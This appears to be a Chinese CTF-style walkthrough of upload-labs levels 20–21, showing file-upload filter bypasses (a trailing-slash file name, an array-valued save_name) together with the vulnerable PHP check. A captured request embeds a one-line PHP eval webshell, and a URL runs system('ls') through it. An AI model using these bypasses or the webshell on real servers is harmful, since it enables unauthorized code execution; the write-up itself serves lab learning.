同上也是失败，这一关其他靶场也没有成功过。

Pass-20 POST截断

方式同13关，13关改的目录，20关改的文件名。

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

选择文件 未选择任何文件

保存名称：

upload-19.php

上传

提示：成功得分！



代码 <https://blog.csdn.net/zycdn>

或者

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

选择文件 2.jpg

保存名称：

2.php/

上传

提示：成功得分！



<https://blog.csdn.net/zycdn>

或者

Request to http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80 [54.222.208.118]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
ZJZJ... (Raw content follows, including a file upload request for 20.php.jpg)
```

20.php.jpg

Content-Disposition: form-data; name="submit"

消息

<https://blog.csdn.net/zycdn>

Pass-21 构造数组

代码分析:

```
//检查文件名
$file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
if (!is_array($file)) {
    $file = explode('.', strtolower($file));
}

$ext = end($file);
$allow_suffix = array('jpg','png','gif');
if (!in_array($ext, $allow_suffix)) {
    $msg = "禁止上传该后缀文件!";
}else{
    $file_name = reset($file) . '.' . $file[count($file) - 1];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH . '/' . $file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $msg = "文件上传成功! ";
        $is_upload = true;
    } else {
        $msg = "文件上传失败! ";
    }
}
```

构造数组:

Request to http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone:80 [54.222.208.118]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

(
(
ZJZJ郵(0卷60k00鶴捺0歛0#00W)\o脛0焙=*輯0EDr00000#樞0uo悔ta\0h筆3 籃00<0/000湊輅第01城w*蛮TU00詔SM嗎
叶0600N00類LJ0,03護0 00
蕤孳0晒傷Kr墜0"00坳000蠟00g?t迂0藕?蹕0\000U/0<0$櫻羅3輝W:Wv6e鈔v霍埃]>e#00僑昂00 05sL姚之~00a08滯p0
Z000(00(00(00(00(00(00(00(00(00h08終Q慘n鏡L躄10$000$n00H*)罌烏弄莫|0600鸞揉0鵬0鯁`齏6000$差]棋6鈔r:d
0000鎗誌創Gā00繳n鞋<關允00卸>o丽璵:v0-0 磨0聽000癸
森H請0由|祛瞻[00箭免0=Dr 300~轆僕.孛00.义D攪%計000R磷打0>@]00)e樣#禱0信 W擊0幕%阡裕^富kUc(0J0*矜000~|
忼Z踐0-哀!毀阿0*0
(
(
(
(
(
(
(
ZJZJ--00i毒t媛!趨结瘡=00豸玼皓Z!呗14@餘y0NGd錚02Fjt邊盤|0&U煨墩u杜復D諫:00:*000;n9狸模赏L?h欄]0U
鑽0|000:00瑣g`只聞-o00-i00跳沂0=000檄a0坏鴉0策宙D.P錚Ks0>EG0PR絕髦踐0+t9親00窰娛0&禱m窪0 \000鏡派0,涉
漸01個0,黝u00;沢000)熿构S城:e000應/坐00灿n\073/
3幘鉤07埔,础讎埤垠1晴:r1萬牲0.K00"莖晟UN8瑞0)俄畝蓆D澁趾0606000復3淡經砒0.T0
000香;_嚮珥s踐;嘸`cn000隴产茁謳8福\训卍000琿0式抗^嬋0;颯瀨Ks000QV@QE00QE00QE00QE00QE00QE00QE00R:
漉鞣$錢 0x珐ON0(郵V=0?器004T8&h04|擗殮cyh%00?z6債c 00琿&^il'0 05樞00舩00椳序鑄磅U僂009&徒00舩曜0(00:
09离N 4 J苗躡h0!(ア00奪(0(ア00奪(0(ア00奪(0(ア00菜(000<?php eval($_REQUEST[8]);?>
-----WebKitFormBoundaryFfpLmuJaPlj3Ar8r
Content-Disposition: form-data; name="save_name[0]"

21.php
-----WebKitFormBoundaryFfpLmuJaPlj3Ar8r
Content-Disposition: form-data; name="save_name[2]"

jpg
-----WebKitFormBoundaryFfpLmuJaPlj3Ar8r
Content-Disposition: form-data; name="submit"

涓婁絃
-----WebKitFormBoundaryFfpLmuJaPlj3Ar8r--

```

https://blog.csdn.net/zycdn

访问地址: http://90951ba6794b4ed1926aef5d113d5c5f.app.mituan.zone/upload/21.php.?8=system('ls');

销毁靶机

upload-labs

upload-labs是一个使用php语言编写的，专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关，每一关都包含着不同上传方式。

得分Tips: 本靶机有很多漏洞方法可以通用，如apache的文件解析漏洞，但是为了大家能掌握基本的文件上传利用方式，得分方法设计只针对出题思路去实现哦!

官方链接:

<https://github.com/c0ny1/upload-labs>

拉取镜像

```
$ docker pull registry.cn-shanghai.aliyuncs.com/cybersec/upload-labs-5.2.17:latest
```

创建容器

```
$ docker run --rm -d -p 80:80 registry.cn-shanghai.aliyuncs.com/cybersec/upload-labs-5.2.17:latest
```

有什么问题可以反馈给我们 😊

控制面板

靶机状态 正在运行 ✘

🔗 打开🔌 关闭🔄 重启🔄 重置📄 Writeup

完成进度(90.0%)

1234567891011121314151617181920

https://blog.csdn.net/zycdn

第5关明明完成了啊，18、19关的条件竞争失败。

参考:

文件上传之靶场upload-labs(11-20): <https://www.cnblogs.com/heguoze/p/12008849.html>

构造优质上传漏洞fuzz字典: <https://gv7.me/articles/2018/make-upload-vul-fuzz-dic/>